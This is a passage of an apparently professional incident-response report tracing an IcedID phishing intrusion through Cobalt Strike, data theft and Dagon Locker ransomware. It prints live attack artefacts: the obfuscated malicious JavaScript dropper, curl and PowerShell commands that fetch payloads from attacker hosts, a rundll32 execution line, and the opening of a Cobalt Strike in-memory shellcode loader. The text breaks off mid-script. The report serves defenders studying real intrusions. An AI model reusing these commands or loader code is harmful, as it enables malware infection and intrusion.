From IcedID to Dagon Locker Ransomware in 29 Days - The DFIR Report

By editor

Published: 2024-04-29 · Archived: 2026-04-05 13:07:08 UTC

Key Takeaways

- In August 2023, we observed an intrusion that started with a phishing campaign using PrometheusTDS to distribute IcedID.
- IcedID dropped and executed a Cobalt Strike beacon, which was then used through-out the intrusion.
- The threat actor leveraged a bespoke PowerShell tool known as AWScollector to facilitate a range of malicious activities including discovery, lateral movement, data exfiltration, and ransomware deployment.
- Group Policy was used to distribute Cobalt Strike beacons at login to a specific privileged user group.
- The threat actor utilized a suite of tools to support their activities, deploying Rclone, Netscan, Nbtscan, AnyDesk, Seatbelt, Sharefinder, and AdFind.
- This case had a TTR (time to ransomware) of 29 days.

More information about IcedID and Dagon Locker can be found in the following reports: SentinelOne, The DFIR Report, and Group-IB.

An audio version of this report can be found on Spotify, Apple, YouTube, Audible, & Amazon.

Services

- **Private Threat Briefs:** Over 25 private reports annually, such as this one but more concise and quickly published post-intrusion.
- **Threat Feed:** Focuses on tracking Command and Control frameworks like Cobalt Strike, Metasploit, Sliver, etc.
- **All Intel:** Includes everything from Private Threat Briefs and Threat Feed, plus private events, long-term tracking, data clustering, and other curated intel.
- **Private Sigma Ruleset:** Features 100+ Sigma rules derived from 40+ cases, mapped to ATT&CK with test examples.
- **DFIR Labs:** Offers cloud-based, hands-on learning experiences using real data from real intrusions. Interactive labs are available with different difficulty levels and can be accessed on-demand, accommodating various learning speeds.

Contact us today for a demo!

Table of Contents:

- Case Summary
- Services
- Analysts
- Initial Access
- Execution
- Persistence
- Privilege Escalation
- Defense Evasion
- Credential Access
- Discovery
- Lateral Movement
- Collection
- Command and Control
- Exfiltration
- Impact
- Timeline
- Diamond Model
- Indicators
- Detections
- MITRE ATT&CK

Case Summary

This intrusion started in August 2023 with a phishing campaign that distributed IcedID malware. This phishing operation utilized the Prometheus Traffic Direction System (TDS) to deliver the malware. Victims were directed to a fraudulent website, mimicking an Azure download portal. Here, they were prompted to download a malicious JavaScript file. Upon executing this file, a multi-step attack was triggered. Initially, a batch file was generated and executed on the user's system. This batch file used the `curl` command to download an IcedID DLL file. Finally, this DLL file was executed, completing the malware installation process.

Once the DLL file was executed, the IcedID malware established persistence by creating a scheduled task on the infected system. This ensured that the malware would continue to operate even after the system was restarted. Following this, the malware established a command and control (C2) connection with the IcedID servers. Through this connection, it executed a series of discovery commands using standard Windows utilities to gather information about the infected system. About 30 hours after inactivity, the IcedID malware downloaded and executed a Cobalt Strike beacon.

The Cobalt Strike beacon was staged on the temporary file-sharing website, file.io, and was downloaded to the infected host using PowerShell. Once executed, the threat actor leveraged commonly used system utilities such as `net`, `whoami`, `nltest`, and `ping` to conduct discovery operations from the Cobalt Strike beacon. Shortly after these initial discovery operations, we observed access to the Local Security Authority Subsystem Service (LSASS) process, indicating attempts to access credentials. There was also evidence of the `GetSystem` command being used for privilege escalation, allowing the attacker to obtain higher-level system privileges.

Within just five minutes of executing the Cobalt Strike beacon, the threat actor initiated lateral movement within the network. They transferred a Cobalt Strike beacon to a domain controller using the Server Message Block (SMB) protocol. This beacon was then executed via remote services.

The threat actor continued their discovery activities on both the initial beachhead and the domain controller, specifically targeting file shares. To accomplish this, they utilized a combination of net commands, AdFind, and Sharefinder to identify and access these network shares. After locating the desired network shares, they deployed Rclone, though its usage was brief. Next, the threat actor shifted to using a custom PowerShell tool, named AWSCollector. This tool's initial deployment involved executing a series of system discovery commands on remote hosts through its systeminfo module.

Approximately an hour and a half after initiating data exfiltration with Rclone, the threat actor transitioned to their custom AWSCollector script, to continue the data transfer to AWS S3 bucket storage. Over the ensuing hours, they continued discovery operations and even deployed a Speedtest tool, likely to assess the network speed and determine the feasibility and duration of their exfiltration efforts. As the data exfiltration progressed, they expanded their foothold in the environment by deploying Cobalt Strike beacons to additional hosts. These were copied to hosts using SMB and the Windows copy utility, followed by the execution of the beacon by remote WMIC commands.

As the situation progressed into the third day, the threat actor remained engaged and active, continuing their data exfiltration activities. They also deployed discovery tools such as Seatbelt and SoftPerfect Netscan to further explore the network. On the fourth day, the focus shifted to the virtualization infrastructure. The threat actor executed various commands to gather information about the virtualization components, which involved the zipping and suspected exfiltration of targeted documents pertinent to virtualization. Additionally, on network shares, the threat actor located and reviewed documents containing passwords for the organization.

Entering the fifth day, the threat actor continued discovery efforts using many of the same tools previously observed. During this period, they also began dumping Windows event logs and executing various WMIC discovery commands to gain further insight into the environment. The activities on the sixth and seventh days mirrored those of the previous days. On the eighth day, the threat actor deployed AnyDesk on a domain controller using a PowerShell script. This script not only installed AnyDesk but also created a new user account and added it to the local administrators group. On this day we also observed the threat actor deploy a new Cobalt Strike beacon.

Using the AnyDesk access, the threat actor logged into the domain controller and accessed various system administrator utilities, including Sites and Services, Administrative Center, Domains and Trusts, Users and Computers, and Group Policy. The focus of their activity seemed to be Group Policy, where they attempted to create a Logon script for the environment.

Three days after their previous actions, the threat actor returned to modify the Group Policy settings they had initially focused on. Following these changes, they expanded their operational scope by installing AnyDesk and Cobalt Strike beacons on additional hosts. Over the next several days, the threat actor continued to return, utilizing the graphical user interfaces (GUI) of Windows administrative tools to review and likely analyze data.

On the 28th day of activity, the threat actor resumed operations by attempting to configure a domain controller to proxy RDP access across another network segment using the netsh utility. However, this configuration failed to achieve their intended result and was promptly removed. The threat actor also engaged in network reconnaissance by requesting Kerberos Service Principal Names (SPNs) using the `setspn` command-line tool.

On the 29th day, they started running discovery checks using net commands. About five hours later, they prepared for their final operations by staging a Dagon Locker ransomware file on a domain controller. Utilizing their custom AWSCollector script, the ransomware was deployed via SMB to remote hosts. The script also generated a batch script to disable services, delete shadow copies, and execute the ransomware, leading to domain wide ransomware. This entire process resulted in a Time to Ransomware (TTR) of 684 hours, over 29 days.

If you would like to get an email when we publish a new report, please subscribe here.


Analysts

Analysis and reporting completed by r3nzsec, angelo_violetti & UC1

Initial Access

In August 2023 we observed an IcedID e-mail phishing campaign, utilizing PrometheusTDS URLs directly in email.

@ffforward reported the distribution on Twitter:




For a full breakdown on the TDS see this report by Group-IB.

Once the user clicked the link, they would be presented with an Azure looking page containing a captcha, and if they pass all the filtering requirements of the TDS they would be presented with a download for a JavaScript file, `Document_Scan_468.js` in this intrusion.

Execution

IcedID



When the user executed the downloaded Javascript file, `Document_Scan_468.js`, the following happened:

- A bat file was created using a curl command to download the IcedID payload from `moashraya[.]com`.
  - `C:\Windows\System32\cmd.exe" /c echo curl https://moashraya[.]com/out/t.php --output "%temp%\magni.waut.a" --ssl no-revoke --insecure --location > "%temp%\magni.w.bat`
- Execution of the batch script.
  - `cmd.exe /c "%temp%\magnu.w.bat"`
- After downloading, the file `magni.waut.a` is renamed to `magni.w`.
  - `cmd.exe /c ren "%temp%\magni.waut.a" "magni.w"`
- Using rundll32.exe, it executes the function `scab` with the arguments `\k arabika752` from the downloaded and renamed file `magni.w`.
  - `rundll32 "%temp%\magni.w", scab \k arabika752`

Shortly after, we see `rundll32.exe` accessing and injecting into `svchost.exe`

```
Process accessed:
RuleName: technique_id=T1055,technique_name=Process Injection
UtcTime:
SourceProcessGUID: {5a11b0e5-1607-64ef-5064-000000000300}
SourceProcessId: 1264
SourceThreadId: 9356
SourceImage: C:\Windows\System32\rundll32.exe
TargetProcessGUID: {5a11b0e5-6f99-63c8-1f01-000000000300}
TargetProcessId: 4492
TargetImage: C:\Windows\system32\svchost.exe
GrantedAccess: 0x1068
CallTrace: UNKNOWN(000001DD37AA03A6)
SourceUser:
TargetUser:
```

Using memory captured from the system and processing it with [MemprocFS;](#) we can see via the memory, YARA scanning confirmation of the IcedID injection into process 4492.

```
Match Index:  4
Rule:         Windows_Trojan_IcedID_0b62e783
Tags:
Author:       Elastic Security
Id:           0b62e783-5c1a-4377-8338-1c53194b8d01
Fingerprint:  2f473fbe6338d9663808f1a3615cf8f0f6f9780fbce8f4a3c24f0ddc5f43dd4a
Creation_date: 2022-04-06
Last_modified: 2022-06-09
Threat_name:  Windows.Trojan.IcedID
Reference:    https://www.elastic.co/security-labs/thawing-the-permafrost-of-icedid-summary
Reference_sample: b9fb0a4c28613c556fb67a0b0e7c9d4c1236b60a161ad935e7387aec5911413a
Severity:     100
Arch_context: x86
Scan_context: file, memory
License:      Elastic License v2
Os:           windows
Memory Type:  Virtual Memory (VAD)
Memory Tag:
Base Address: 0x0000000180000000
PID:          4492
Process Name: svchost.exe
Process Path: \Device\HarddiskVolume5\Windows\System32\svchost.exe
CommandLine:  C:\Windows\system32\svchost.exe -k UnistackSvcGroup -s CDPUserSvc
User:         C:\Users\[redacted]
Created:      [redacted]

Matches:
[]: 1800021ee

[] 1800021ee:
00000001800021a0    ba 01 00 00 00 44 8b 0c  37 45 33 db 44 33 4d e0   .....D..7E3.D3M.
00000001800021b0    48 89 7d d8 48 85 ff 74  60 41 8a 04 33 41 0f b6   H.}.H..t`A..3A..
00000001800021c0    d3 44 8d 42 01 83 e2 03  41 83 e0 03 42 8a 4c 85   .D.B....A...B.L.
00000001800021d0    e0 02 4c 95 e0 32 c1 42  8b 4c 85 e0 41 88 04 1b   ..L..2.B.L..A...
00000001800021e0    83 e1 07 8b 44 95 e0 49  ff c3 d3 c8 ff c0 89 44   ....D..I.......D
00000001800021f0    95 e0 83 e0 07 8a c8 42  8b 44 85 e0 d3 c8 ff c0   .......B.D......
0000000180002200    42 89 44 85 e0 48 8b 5d  c8 4c 3b 5d d0 73 06 48   B.D..H.].L;].s.H
0000000180002210    8b 75 c0 eb a4 48 8b 7d  d8 33 c9 33 d2 48 85 ff   .u...H.}.3.3.H..
```

This process then started communicating out to the following C2 domains:


- ewacootili[.]com (151.236.9[.]176)
- ultrascihictur[.]com (159.223.95[.]82)
- magiraptoy[.]com (194.58.68[.]187)

And then deleted the file `%temp%\festival-.dat`. This was most likely an update to the IcedID configuration which gets loaded.

A summary of the discovery commands, and other activity can be seen in the [Discovery](#) section.

Decoding the obfuscated javascript

`Document_Scan_468.js` employed a simple obfuscating technique. The technique consists of splitting the commands to be run into chunks of three, and concatenating them together. The same technique was used to obfuscate the JS functions as well.




```
distinctioAdVitaeFugaUt(inventoreEsse);

temporaImpeditQuiPraesentiumEligendiOptio = '';
temporaImpeditQuiPraesentiumEligendiOptio += 'htt';
temporaImpeditQuiPraesentiumEligendiOptio += 'ps:';
temporaImpeditQuiPraesentiumEligendiOptio += '//m';
temporaImpeditQuiPraesentiumEligendiOptio += 'oas';
temporaImpeditQuiPraesentiumEligendiOptio += 'hra';
temporaImpeditQuiPraesentiumEligendiOptio += 'ya.';
temporaImpeditQuiPraesentiumEligendiOptio += 'com';
temporaImpeditQuiPraesentiumEligendiOptio += '/ou';
temporaImpeditQuiPraesentiumEligendiOptio += 't/t';
temporaImpeditQuiPraesentiumEligendiOptio += '.ph';
temporaImpeditQuiPraesentiumEligendiOptio += 'p';
totamAdipisci = dolorumQuiDebitisEst(temporaImpeditQuiPraesentiumEligendiOptio, ', ');

function fugiatSaepeQuiaPorroExplicaboExercitationemMaiores(earumDelenitiEsseCorporisMinusPraesentium, solutaEnimEst) {
    inNobis = '';
    inNobis += '\"';
    inNobis += earumDelenitiEsseCorporisMinusPraesentium;
    inNobis += '\".m';
    inNobis += 'atc';
    inNobis += 'h( ';
    inNobis += '\"';
    inNobis += solutaEnimEst;
    inNobis += '\" )';
    return facilisDolore(inNobis);
}

function dolorumQuiDebitisEst(earumDelenitiEsseCorporisMinusPraesentium, minusAmet) {
    quisquamEtVeniamOccaecati = '';
    quisquamEtVeniamOccaecati += '\"';
    quisquamEtVeniamOccaecati += earumDelenitiEsseCorporisMinusPraesentium;
    quisquamEtVeniamOccaecati += '\".s';
    quisquamEtVeniamOccaecati += 'pli';
    quisquamEtVeniamOccaecati += 't( ';
    quisquamEtVeniamOccaecati += '\"';
    quisquamEtVeniamOccaecati += minusAmet;
    quisquamEtVeniamOccaecati += '\" )';
    return facilisDolore(quisquamEtVeniamOccaecati);
}
```

https://moashraya.com/out/t.php

```
function undeQuisPlaceatAccusantiumTemporibusAperiam(quiLaboreEsse, etVoluptatumVeniamSit, sedSed) {
    estSequiQuidemCulpaEt = '';
    estSequiQuidemCulpaEt += '( n';
    estSequiQuidemCulpaEt += 'ew ';
    estSequiQuidemCulpaEt += 'Act';
    estSequiQuidemCulpaEt += 'ive';
    estSequiQuidemCulpaEt += 'XOb';
    estSequiQuidemCulpaEt += 'jec';
    estSequiQuidemCulpaEt += 't( ';
    estSequiQuidemCulpaEt += '\"WS';
    estSequiQuidemCulpaEt += 'cri';
    estSequiQuidemCulpaEt += 'pt.';
    estSequiQuidemCulpaEt += 'She';
    estSequiQuidemCulpaEt += 'll\"';
    estSequiQuidemCulpaEt += ' ) ';
    estSequiQuidemCulpaEt += ').R';
    estSequiQuidemCulpaEt += 'un(';
    estSequiQuidemCulpaEt += ' \'';
    estSequiQuidemCulpaEt += quiLaboreEsse;
    estSequiQuidemCulpaEt += '\', ';
    estSequiQuidemCulpaEt += etVoluptatumVeniamSit;
    estSequiQuidemCulpaEt += ', ';
    estSequiQuidemCulpaEt += sedSed;
    estSequiQuidemCulpaEt += ' )';
    distinctioAdVitaeFugaUt(function() {
        facilisDolore(estSequiQuidemCulpaEt);
    });
}

function distinctioAdVitaeFugaUt(etVoluptatemARationeSintEtIllum) {
    try {
        new nonNostrumQuiAspernaturQuosQuiaDoloribus(velQuasiDolores);
    } catch (doloremPlaceatAssumendaDolorUllamOmnis) {
        velitVelDolorVoluptas = '';
        velitVelDolorVoluptas += 'und';
        velitVelDolorVoluptas += 'efi';
        velitVelDolorVoluptas += 'ned';
        if (fugiatSaepeQuiaPorroExplicaboExercitationemMaiores(velitVelDolorVoluptas)) {
            etVoluptatemARationeSintEtIllum();
        }
    }
}
```

```
for (dictaNamRerumAutemAssumendaDoloremHic = 0; dictaNamRerumAutemAssumendaDoloremHic < totamAdipisci.length; dictaNamRerumAutemAssumendaDoloremHic++) {

    voluptatemEumDolorFugiatVoluptatemOdio = '';
    voluptatemEumDolorFugiatVoluptatemOdio += 'tru';
    voluptatemEumDolorFugiatVoluptatemOdio += 'e';
    officiisSaepe = '';
    officiisSaepe += 'fal';
    officiisSaepe += 'se';

    illoVoluptate = '';
    illoVoluptate += 'cmd';
    illoVoluptate += '.ex';
    illoVoluptate += 'e /';
    illoVoluptate += 'c e';
    illoVoluptate += 'cho';
    illoVoluptate += ' cu';
    illoVoluptate += 'rl ';
    illoVoluptate += totamAdipisci[dictaNamRerumAutemAssumendaDoloremHic];
    illoVoluptate += ' --';
    illoVoluptate += 'out';
    illoVoluptate += 'put';
    illoVoluptate += ' \"%';
    illoVoluptate += 'tem';
    illoVoluptate += 'p%\\';
    illoVoluptate += '\\ma';
    illoVoluptate += 'gni';
    illoVoluptate += '.wa';
    illoVoluptate += 'ut.';
    illoVoluptate += 'a\" ';
    illoVoluptate += '--s';
    illoVoluptate += 'sl-';
    illoVoluptate += 'no-';
    illoVoluptate += 'rev';
    illoVoluptate += 'oke';
    illoVoluptate += ' --';
    illoVoluptate += 'ins';
    illoVoluptate += 'ecu';
    illoVoluptate += 're ';
    illoVoluptate += '--l';
    illoVoluptate += 'oca';
    illoVoluptate += 'tio';
    illoVoluptate += 'n >';
    illoVoluptate += ' \"%';
    illoVoluptate += 'tem';
    illoVoluptate += 'p%\\';
    illoVoluptate += '\\ma';
    illoVoluptate += 'gni';
    illoVoluptate += '.w.';
    illoVoluptate += 'bat';
    illoVoluptate += '\"';
    undeQuisPlaceatAccusantiumTemporibusAperiam(illoVoluptate, officiisSaepe, voluptatemEumDolorFugiatVoluptatemOdio);
```

"cmd.exe /c echo curl --output "%temp%\magni.waut.a" --ssl-no-revoke --insecure --location > "%temp%\magni.w.bat"'.

```
    undeQuisPlaceatAccusantiumTemporibusAperiam(illoVoluptate, officiisSaepe, voluptatemEumDolorFugiatVoluptatemOdio);

    impeditDolorumVelSimiliqueAutDoloresQuae = '';
    impeditDolorumVelSimiliqueAutDoloresQuae += 'cmd';
    impeditDolorumVelSimiliqueAutDoloresQuae += '.ex';
    impeditDolorumVelSimiliqueAutDoloresQuae += 'e /';
    impeditDolorumVelSimiliqueAutDoloresQuae += 'c \"';
    impeditDolorumVelSimiliqueAutDoloresQuae += '%te';
    impeditDolorumVelSimiliqueAutDoloresQuae += 'mp%';
    impeditDolorumVelSimiliqueAutDoloresQuae += '\\\\m';
    impeditDolorumVelSimiliqueAutDoloresQuae += 'agn';
    impeditDolorumVelSimiliqueAutDoloresQuae += 'i.w';
    impeditDolorumVelSimiliqueAutDoloresQuae += '.ba';
    impeditDolorumVelSimiliqueAutDoloresQuae += 't\"';
    undeQuisPlaceatAccusantiumTemporibusAperiam(impeditDolorumVelSimiliqueAutDoloresQuae, officiisSaepe, voluptatemEumDolorFugiatVoluptatemOdio);


    atqueDelectusConsequatur = '';
    atqueDelectusConsequatur += 'cmd';
    atqueDelectusConsequatur += '.ex';
    atqueDelectusConsequatur += 'e /';
    atqueDelectusConsequatur += 'c r';
    atqueDelectusConsequatur += 'en ';
    atqueDelectusConsequatur += '\"%t';
    atqueDelectusConsequatur += 'emp';
    atqueDelectusConsequatur += '%\\\\';
    atqueDelectusConsequatur += 'mag';
    atqueDelectusConsequatur += 'ni.';
    atqueDelectusConsequatur += 'wau';
    atqueDelectusConsequatur += 't.a';
    atqueDelectusConsequatur += '\" \"';
    atqueDelectusConsequatur += 'mag';
    atqueDelectusConsequatur += 'ni.';
    atqueDelectusConsequatur += 'w\"';
    undeQuisPlaceatAccusantiumTemporibusAperiam(atqueDelectusConsequatur, officiisSaepe, voluptatemEumDolorFugiatVoluptatemOdio);

    repudiandaeLaboriosamQuaeRepudiandae = '';
    repudiandaeLaboriosamQuaeRepudiandae += 'run';
    repudiandaeLaboriosamQuaeRepudiandae += 'dll';
    repudiandaeLaboriosamQuaeRepudiandae += '32 ';
    repudiandaeLaboriosamQuaeRepudiandae += '\"%t';
    repudiandaeLaboriosamQuaeRepudiandae += 'emp';
    repudiandaeLaboriosamQuaeRepudiandae += '%\\\\';
    repudiandaeLaboriosamQuaeRepudiandae += 'mag';
    repudiandaeLaboriosamQuaeRepudiandae += 'ni.';
    repudiandaeLaboriosamQuaeRepudiandae += 'w\",';
    repudiandaeLaboriosamQuaeRepudiandae += ' sc';
    repudiandaeLaboriosamQuaeRepudiandae += 'ab ';
    repudiandaeLaboriosamQuaeRepudiandae += '/k ';
    repudiandaeLaboriosamQuaeRepudiandae += 'ara';
    repudiandaeLaboriosamQuaeRepudiandae += 'bik';
    repudiandaeLaboriosamQuaeRepudiandae += 'a75';
    repudiandaeLaboriosamQuaeRepudiandae += '2';
    undeQuisPlaceatAccusantiumTemporibusAperiam(repudiandaeLaboriosamQuaeRepudiandae, officiisSaepe);
```

'cmd.exe /c "%temp%\magni.w.bat"'

'cmd.exe /c ren "%temp%\magni.waut.a" "magni.w"'

'rundll32 "%temp%\magni.w", scab /k arabika752'

Cobalt Strike DLL HTTPS Beacon

The first Cobalt Strike beacon was downloaded, and subsequently executed, by the threat actor from file.io through the following PowerShell commands.

```
powershell.exe(New-Object System.Net.WebClient).DownloadFile("https://file[.]io/OUXPza4b4uxZ", "C:\P
%WINDIR%\system32\rundll32.exe" update.dll,HTVIyKUVoTzv
```

Cobalt Strike PowerShell HTTPS Beacon

Via the Cobalt Strike command and control server, the threat actor generated a PowerShell script which injected a stageless beacon into memory.


In the first part of the script, there are two defined functions, `func_get_proc_address` and `func_get_delegate_type`, which are used to dynamically load and execute unmanaged code. Subsequently, a long BASE64 encoded string is defined which corresponds to the Cobalt Strike shellcode.

```
Set-StrictMode -Version 2

function func_get_proc_address {
    Param ($var_module, $var_procedure)
    $var_unsafe_native_methods = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].Equals('System.dll')
    }).GetType('Microsoft.Win32.UnsafeNativeMethods')
    $var_gpa = $var_unsafe_native_methods.GetMethod('GetProcAddress', [Type[]] @('System.Runtime.InteropServices.HandleRef', 'string'))
